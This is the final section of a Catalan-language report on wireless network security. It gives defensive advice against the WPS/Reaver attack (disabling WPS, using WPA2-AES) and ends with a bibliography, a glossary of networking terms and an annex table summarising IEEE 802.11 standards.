Atès que la vulnerabilitat es basa en una configuració del AP , la seva xarxa ha de ser segura si simplement desactivem WPS (o, millor encara, si el router no el suporta en el primer lloc) i optem per una protecció WPA2(AES) encara que la configuració més complexa-.

També es pot optar per configurar un filtrat d'adreces MAC al router (que només permet específicament la llista blanca els dispositius es connectin a la seva xarxa), però un hacker prou intel·ligent podria detectar l'adreça MAC d'un dispositiu de la llista blanca i utilitzar la suplantació d'adreces MAC per imitar aquest equip.

En alguns casos, no es possible desactivar la opció WPS del router ,en aquest cas no hi haurà mes remei que canviar el router. En el exemple exposat ,el router Comtren 5813 , quan s´ha desactivat la funcionalitat WPS , Reaver ha deixat de funcionar.

Una recomanació si s´ha degut canviar el router degut aquests problemes, es la d´un router amb firmware opensource en el que han testejat l´eina Reaver, sense èxit. Aquests router és de la marca DD-WRT (http://dd-wrt.com) ,on per un preu de 60$ tindrà tota la confiança per a no ser vulnerat per aquest atac ja que la funció WPS no existeix.

Els usuaris han de desactivar la funció WPS per a prevenir-se. Encara que en certs dispositius, és possible que no es pugui realitzar aquest procediment.

6

6. Bibliografia

- **Gilbert Held** (2002) Securing Wireless Lans. Ed Wiley
- **James Kempf** (2009) Wireless Internet Security Architecture and Protocols. Ed Cambridge University Press
- **Edward G. Amoroso** (2010) Cyber Attacks: Protecting National Infrastructure. Ed. BH
- **Stewart S. Miller** (2004) *Wi-Fi Security*. Ed. McGraw-Hill
- **Alan Holt, Chi-Yu Huang** (2010) *802.11 Wireless Networks - Security and Analysis*. Ed Springer
- **"Seguridad Informatica"**. Mcgraw-Hill / Interamericana De España, S.A., 2010
- **Cache, J., Liu V.** (2007) "Hacking Exposed Wireless" McGraw-Hill

6.1 Enllaces Web

- INTECO Instituto Nacional de Tecnologías de la Información
  www.inteco.es
- Blog "Connection Reset by peer"
  http://jameslovecomputers.wordpress.com/
- Security by Default
  http://www.securitybydefault.com
- Tecnologia WPS
  http://en.wikipedia.org/wiki/Wi-Fi_Protected_Setup
- **IEEE** Institute of Electrical and Electronics Engineers
  www.ieee.org
- Security Files
  http://lifehacker.com

6.2 Articles

- *Wireless_Communications_Security_Awareness_Guide*. Ed. Homeland Security
- **Mitchell, J., ChanHua, He**., (2004) paper "1 Message attack on the 4-way handshake"
- **Moen, V., Raddum, H., Hole, J**. (2004) paper "Weakness inthe Temporal Key Hash of WPA"

7. Glosari de Termes i Abreviatures

AES Advanced Encryption Standard
Estàndard de Xifrat Avançat

IEEE Institute of Electrical and Electronics Enginneers
Institut d'Ingeniers Elèctrics i Electrònics

MAC Media Access Control
Control d'Accés al Medi

DoS Denial of Service
Denegació de servei

MITM Man In The Middle
Atac d´intercepció i suplantació de dades.

EAP Extensive Authetication Protocol
Protocol d´autenticació Extensible

RADIUS Remote Authentication Dial-In User Server
Servidor Remot d'Autentificació

TKIP Temporal Key Integrity Protocol
Protocol d'Integritat de Clau Temporal

WEP Wired Equivalent Privacy
Privacitat Equivalent al Cable

WPA: Wi-Fi Protected Access
Accés WiFi Protegit

WPS Wi-Fi Protected Setup
Configuració de Wifi protegida

PSK Pre Shared Key
Clau pre compartida

AAA Authentication, Authorization, and Accounting
Autentificació, Autorització i Comptabilització

ADSL Asymetric Digital Subscriber Line
Línea de Subscripció Digital Asimètrica

SSID Service Set Identify
Identificació del Bloc de Servei

DNS Domain Name Service
Servidor de Noms de Domini

DHCP Dinamyc Host Configuration Protocol
Protocol de Configuració Dinámica de Equipo

GPU Graphics Proccesor Unit
Unitat de processament gràfic

PKI Public Key Infrastructure
Infraestructura de Clave Pública

ICMP Internet control Message Protocol
Protocol de control de missatge d´internet

Radiofreqüència : Ones electromagnètiques amb una freqüència determinada, que són emprades en la radiocomunicació.

Router o AP: dispositiu maquinari per a la interconnexió de xarxes que treballa a la capa de xarxa del model OSI.

Annex

8. Annex

Table A-1. Summary of IEEE 802.11 Standards

IEEE Standard	Description	Purpose Keywords and Other Remarks	Availability
802.11a	A physical layer standard that operates in the 5 GHz UNII radio band. It specifies eight available radio channels. (In some countries, 12 channels are permitted.) The maximum link rate is 54 Mbps per channel; maximum actual user data throughput is approximately half of that, and the throughput is shared by all users of the same radio channel. The data rate decreases as the distance between the user and the AP increases.	**Higher performance** In most office environments, the data throughput will be greater than for IEEE 802.11b. In addition, the greater number of non-overlapping radio channels (eight as opposed to three) provides better protection against possible interference from neighboring APs.	This standard was completed in 1999. Products are available now.
802.11b	This is a physical layer standard in the 2.4 GHz ISM radio band. Maximum link rate is 11 Mbps per channel, but maximum user throughput will be approximately half of this because the throughput is shared by all users of the same radio channel. The data rate decreases as the distance between the user and the AP increases.	**Performance** Installations may suffer from speed restrictions in the future, as the number of active users increase, and the limit of three non-overlapping channels may cause interference from neighboring APs.	This standard was completed in 1999. A wide variety of products has been available since 2001.
802.11d	This standard is supplementary to the MAC layer in IEEE 802.11 to promote worldwide use of IEEE 802.11 WLAN. It will allow APs to communicate information on the permissible radio channels with acceptable power levels for user devices. The IEEE 802.11 standards cannot legally operate in some countries; the purpose of 802.11d is to add features and restrictions to allow WLANs to operate within the rules of these countries.	**Promote worldwide use** In countries where the physical layer radio requirements are different from those in North America, the use of WLANs is lagging behind. Equipment manufacturers do not want to produce a wide variety of country-specific products, and users that travel do not want a bag full of country-specific WLAN PC cards. The outcome will be country-specific firmware solutions.	This standard was completed in 2001. Products are available now.
802.11e	This standard is supplementary to the MAC layer to provide QoS support for WLAN applications. It will apply to IEEE 802.11 physical standards a, b, and g. The purpose is to provide classes of service with managed levels of QoS for data, voice, and video applications.	**Quality of service** This standard provides some useful features for differentiating data traffic streams. It is essential for future audio and video distribution.	This standard was completed in 2005. Products are available now.

IEEE Standard	Description	Purpose Keywords and Other Remarks	Availability
802.11f	This is a "recommended practice" document that aims to achieve AP interoperability within a multi-vendor WLAN. The standard defines the registration of APs within a network and the interchange of information between APs when a user is handed over from one AP to another.	**Interoperability** This standard will work to increase vendor interoperability, reduce vendor lock-in, and allow multi-vendor infrastructures.	This recommended practice was completed in 2003. Products are available now.
802.11g	This is a physical layer standard for WLANs in the 2.4 GHz ISM radio band. The maximum link rate is 54 Mbps per channel whereas IEEE 802.11b offers 11 Mbps. The IEEE 802.11g standard uses orthogonal frequency-division multiplexing (OFDM) modulation but, for backward compatibility with IEEE 802.11b, it also supports complementary code-keying (CCK) modulation and, as an option for faster link rates, allows packet binary convolutional coding (PBCC) modulation.	**Higher performance with IEEE 802.11b backward compatibility** This standard provides speeds similar to IEEE 802.11a and backward compatibility with IEEE 802.11b.	This standard was completed in 2003. Products are available now.
802.11h	This standard is supplementary to the MAC layer to comply with European regulations for 5 GHz WLANs. European radio regulations for the 5 GHz band require products to have transmission power control (TPC) and dynamic frequency selection (DFS). TPC limits the transmitted power to the minimum needed to reach the farthest user. DFS selects the radio channel at the access point to minimize interference with other systems, particularly radar.	**European regulation compliance** This is necessary for products to operate in Europe. Completion of IEEE 802.11h provides better acceptability within Europe for IEEE-compliant 5 GHz WLAN products. A group that is rapidly dwindling will continue to support the alternative HyperLAN standard defined by the European Telecommunications Standard Institute (ETSI).	This standard was completed in 2003. Products are available now.
802.11i	This standard is supplementary to the MAC layer to improve security. It applies to IEEE 802.11 physical standards a, b, and g. It provides improved security over Wired Equivalent Privacy (WEP) with new encryption methods and authentication procedures. IEEE 802.1X forms a key part of IEEE 802.11i.	**Improved security** The IEEE 802.11i amendment defines two data confidentiality and integrity protocols for Robust Security Network Associations (RSNA): TKIP and Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP), using AES. Federal agencies are required to use FIPS-validated cryptographic modules.[32] NIST SP 800-97 contains specific recommendations and guidance for IEEE 802.11i.	This standard was completed in 2004. Products are available now.

IEEE Standard	Description	Purpose Keywords and Other Remarks	Availability
802.11k	This standard defines Radio Resource Measurement enhancements to provide management and maintenance interfaces to higher layers for mobile WLANs.	**Resource radio management** This standard will enable seamless Basic Service Set (BSS) transitions between WLANs through the discovery of the best available AP and improve network traffic by distributing users to under-used APs.	Draft 11 was approved in January 2008. Final ratification has not yet occurred.
802.11m	This is a supplementary maintenance standard to the IEEE 802.11-1999 (reaff. 2003) standard.	**Editorial maintenance** This initiative is to perform editorial maintenance, corrections, improvements, clarifications, and interpretations to the IEEE 802.11-1999 (reaff. 2003) Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) specifications standard.	This standard was completed and is part of 802.11-2007.
802.11n	This standard investigated the possibility of improving the IEEE 802.11 standard to provide high throughput at a theoretical 300 Mbps.	**Increased data throughput** The purpose of this standard is to improve the IEEE 802.11 WLAN user experience by providing significantly higher throughput using MIMO antennas and receivers and different coding schemes.	This standard is expected to be completed in 2009.
802.11p	This standard is an amendment of IEEE 802.11 to support communication between vehicles and the roadside and between vehicles while operating at speeds up to a minimum of 200 kilometers/hour for communication ranges up to 1,000 meters. The amendment will support communications in the 5 GHz bands—specifically 5.850–5.925 GHz band within North America—with the aim to enhance the mobility and safety of all forms of surface transportation, including rail and marine. Amendments to the Physical (PHY) and MAC layers will be limited to those required to support communications under these operating environments within the 5 GHz bands. This standard is also referred to as the Wireless Access for Vehicular Environment (WAVE).	**Wireless access for vehicles** This standard amends the existing IEEE 802.11 standard to make it suitable for interoperable communications to and between vehicles. The primary reasons for this amendment include the unique transport environments and the very short latencies required (some applications must complete multiple data exchanges within 4 to 50 milliseconds).	This standard is scheduled to be completed in April 2009.
802.11r	This standard is supplementary to the IEEE 802.11 Medium Access Control (MAC) layer standards and creates improvements to minimize or eliminate the amount of time data connectivity between the Station (STA) and the Distribution System (DS) during a BSS transition.	**Fast BSS transitions** This standard improves BSS handoffs within IEEE 802.11 networks. This is a critical component to support real-time constraints imposed by applications such as Voice over Internet Protocol (VoIP).	This standard is scheduled to be published in mid-2008.

IEEE Standard	Description	Purpose Keywords and Other Remarks	Availability
802.11s	This standard defined the IEEE 802.11 ESS Mesh with an IEEE 802.11 Wireless Distribution System (WDS) using the IEEE 802.11 MAC/PHY layers that supports both broadcast/multicast and unicast delivery over self-configuring multi-hop topologies.	**ESS mesh networking** This standard provides a protocol for auto-configuring paths between APs over self-configuring multi-hop topologies in a WDS to support both broadcast/multicast and unicast traffic in an ESS Mesh using the four-address frame format or an extension.	This standard is scheduled to be completed in 2008.
802.11t	This is a "recommended practice" and will provide a set of performance metrics, measurement methodologies, and test conditions to enable measuring and predicting the performance of IEEE 802.11 WLAN devices and networks at the component and application level as a recommended practice.	**Wireless performance protection** This standard enables testing, comparison, and deployment planning of IEEE 802.11 WLAN products so that performance and products specifications can be captured through common and accepted set of performance metrics, measurement methodologies and test conditions.	This recommended practice is scheduled to be completed in 2008.
802.11u	This standard is an amendment to the IEEE 802.11 MAC and PHY layers to support InterWorking with External Networks.	**Internetworking with external networks** This will provide amendments to the IEEE 802.11 PHY/MAC layers, which will enable InterWorking with other networks and granting of limited access, based on a relationship with an external network. This includes both enhanced protocol exchanges across the air interface and provision of primitives to support required interactions with higher layers for InterWorking.	This standard is in the proposal evaluation stages and a scheduled completion date has not been set.
802.11v	This standard will create amendments to provide Wireless Network Management enhancements to the IEEE 802.11 MAC, and PHY layers to allow configuration of client devices connected to the network.	**Wireless network management** This will provide amendments to the IEEE 802.11 PHY/MAC layers that enable management of attached stations in a centralized or in a distributed fashion (e.g., monitoring, configuring, and updating) through a layer 2 mechanism. Although the IEEE 802.11k Task Group is defining messages to retrieve information from the station, the ability to configure the station is not within its scope. The proposed Task Group will also create an Access Port Management Information Base (AP MIB).	This standard is in the early proposal stages and a scheduled completion date has not been set.